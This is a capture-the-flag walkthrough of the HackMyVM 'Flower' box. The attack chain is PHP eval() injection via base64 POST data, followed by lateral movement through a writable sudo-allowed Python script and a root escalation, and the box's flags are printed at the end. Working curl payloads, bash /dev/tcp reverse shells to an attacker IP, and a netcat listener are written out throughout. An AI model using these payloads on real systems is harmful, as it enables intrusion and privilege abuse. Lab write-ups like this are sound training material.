

ℹ️
I keep all of my distrusted hosts from platforms like HackMyVM on a segmented VLAN --
10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.95 scan initiated Mon Dec 15 17:50:46 2025 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.23
Nmap scan report for 10.9.9.23
Host is up (0.00043s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Dec 15 17:50:58 2025 -- 1 IP address (1 host up) scanned in 12.66 seconds
echo -e '10.9.9.23\t\tflower.hmv' | sudo tee -a /etc/hostsAdd a hosts entry for convenience
Service Enumeration
TCP/80
Penetration Testing
ℹ️
Since there's not much of an application that's worth doing a typical "walk of the application", we'll skip right to the penetration testing phase.


grep HTML for the option tag, cut on " character, and show base64-decoded values💡
So, we can infer that what is happening on the server side is that the user-submitted base64 input is decoded -- probably using
So, if we're looking for vulnerabilities, we should probably explore potential exploits with base64 inputs and / or arithmetic inputs to PHP.
base64_decode() -- on the server and the PHP script performs an arithmetic evaluation -- probably using eval() -- on the input.So, if we're looking for vulnerabilities, we should probably explore potential exploits with base64 inputs and / or arithmetic inputs to PHP.

Testing Malformed Inputs
So, if we assume the server is running eval() on the user-supplied input, we should be able to pass a PHP function that would yield command execution.
exec()shell_exec()system()- etc
curl -i -X POST --data-urlencode "petals=$(echo -n 'shell_exec("cat /etc/passwd");' | base64 -w 0)" 'http://flower.hmv/'Base64-encode shell_exec("cat /etc/passwd"); and run as a sub-process to eval()

Exploit
Reverse Shell
sudo rlwrap nc -lnvp 443Start a TCP socket to catch the reverse shell
curl -i -X POST --data-urlencode "petals=$(echo -n 'shell_exec("/bin/bash -c '"'"'/bin/bash -i >& /dev/tcp/10.6.6.6/443 0>&1'"'"'");' | base64 -w 0)" 'http://flower.hmv/'Using Bash '/dev/tcp` to create a reverse bash shell, must use '"'"' to nest single quotes

Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux flower 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Matching Defaults entries for www-data on flower:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on flower:
    (rose) NOPASSWD: /usr/bin/python3 /home/rose/diary/diary.py
Users and Groups
Local Users
rose:x:1000:1000:rose,,,:/home/rose:/bin/bash
Local Groups
cdrom:x:24:rose
floppy:x:25:rose
audio:x:29:rose
dip:x:30:rose
video:x:44:rose
plugdev:x:46:rose
netdev:x:109:rose
bluetooth:x:111:rose
rose:x:1000:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:3c:04:e4 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.23/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 6046sec preferred_lft 6046sec
    inet6 fe80::be24:11ff:fe3c:4e4/64 scope link
       valid_lft forever preferred_lft forever
Interesting Files
/home/rose/diary/diary.py
import pickle

diary = {"November28":"i found a blue viola","December1":"i lost my blue viola"}
p = open('diary.pickle','wb')
pickle.dump(diary,p)
Privilege Escalation
Lateral to Rose
Insecure Directory Permissions
find /home/rose -writable 2>/dev/null
Proof of Concept
First, we'll try a simple script to touch /tmp/test.txt and see if the file is created with ownership rose:rose.
echo -e 'import os\nos.system("touch /tmp/test.txt")' > /tmp/diary.pymv /tmp/diary.py /home/rose/diary

Reverse Shell

cat << EOF > /tmp/diary.py
import os

os.system('/bin/bash -c '"'"'/bin/bash -i >& /dev/tcp/10.6.6.6/443 0>&1'"'"'')
EOF
Add new '/tmp/diary.py` script
mv /tmp/diary.py /home/rose/diary/diary.pyOverwrite the script with new reverse shell call
sudo rlwrap nc -lnvp 443Start a TCP socket to catch the reverse shell
sudo -u rose /usr/bin/python3 /home/rose/diary/diary.py


Becoming Root

echo -e '#! /usr/bin/env bash\n/bin/bash -ip' > /home/rose/.plantbook
Flags
User
HMV{R0ses_are_R3d$}
Root
HMV{R0ses_are_als0_black.}